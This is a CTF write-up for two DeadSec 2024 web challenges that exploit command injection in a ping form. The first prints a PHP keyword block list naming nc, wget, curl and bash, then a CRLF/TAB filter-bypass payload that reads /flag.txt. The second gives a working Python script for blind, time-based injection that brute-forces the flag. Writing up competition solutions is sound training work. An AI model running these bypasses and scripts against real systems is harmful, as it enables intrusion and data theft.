
DeadSec CTF 2024 Web Writeup

Bing2
This challenge requires us to exploit Command Line Injection vuln by bypassing huge command-filter.
$substitutions = array(
' ' => '',
'&' => '',
'&&' => '',
'(' => '',
')' => '',
'-' => '',
'`' => '',
'|' => '',
'||' => '',
'; ' => '',
'%' => '',
'~' => '',
'<' => '',
'>' => '',
'/ ' => '',
'\\' => '',
'ls' => '',
'cat' => '',
'less' => '',
'tail' => '',
'more' => '',
'whoami' => '',
'pwd' => '',
'busybox' => '',
'nc' => '',
'exec' => '',
'sh' => '',
'bash' => '',
'php' => '',
'perl' => '',
'python' => '',
'ruby' => '',
'java' => '',
'javac' => '',
'gcc' => '',
'g++' => '',
'make' => '',
'cmake' => '',
'nmap' => '',
'wget' => '',
'curl' => '',
'scp' => '',
'ssh' => '',
'ftp' => '',
'telnet' => '',
'dig' => '',
'nslookup' => '',
'iptables' => '',
'chmod' => '',
'chown' => '',
'chgrp' => '',
'kill' => '',
'killall' => '',
'service' => '',
'systemctl' => '',
'sudo' => '',
'su' => '',
'flag' => '',
);
There is an array storing lots of commands and special words to do the filtering function (including “flag“). If our input contains any single of word included in the array above, it will be replaced with: ‘‘. We can see this from the code below:
$target = str_replace(array_keys($substitutions), $substitutions, $target);
My payload:

127.0.0.1[CRLF]find[TAB]/[TAB]-type[TAB]f[CRLF]head[TAB]/fla*.txt
Use CRLF for command seperation
Use TAB as space is filtered
Use fla* as a replacement for flag
And we got the result:
Bing_Revenge
This is also a CMDI challenge, quite similar to the previous Bing2, except for the fact that it doesn’t show any output of our input command.
Typically, there are 2 ways to bypass this:
Send the command output to our host
Write the output of command to a new file, then read the file via HTTP request to get result.
Notice that this chall does not have validation mechanism like the Bing2, there is nearly no modification to our input, so that characters like >, or $, (, ) will be valid.
But there are 2 problems:
The challenge’s server cannot send outbound request due to firewall restriction
The owner of the process running the web app does not have permission to create new file to the current directory (Look at the Dockerfile, we know this user’s name is onsra, not root)
So we have to guest the flag by bruteforce. The ideal is that we will guest the character one by one, if we got it right, execute ping -c 200 to delay the server, then it will return a 504 status code (Gateway Timeout), ortherwise it just returns a normal output with 200 status code.
Here is the exploitation code:
import requests
import sys
base_url = "https://a7b97037e219daed1b508c6a.deadsec.quest/flag"
flag = "DEAD{"
index = 6
headers = {
"Content-Type": "application/x-www-form-urlencoded"
}
wordlist = "{}0123456789-abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$%&\'()*+,-./:;<=>?@[\\]^_`|~ "
if __name__ == "__main__":
while(True):
for character in wordlist:
temp = flag
flag += character
payload = {
'host': f'127.0.0.1;[ "$(head -c {index} /flag.txt)" = "{flag}" ] && ping 127.0.0.1 -c 200 || id'
}
print(payload['host'])
response = requests.post(base_url, data=payload, headers=headers)
##print(response.text)
if(response.status_code == 504):
print(f'Our flag is: {flag}')
index += 1
if(character == "}"):
print("DONE !!!")
sys.exit()
break
if(response.status_code == 200): flag = temp
*Note:
I have recently realized that ping -c 200 is not a optimized solution, we can replace it with using sleep command to incearse the speed
The ping -c 200 won’t work when testing by Docker.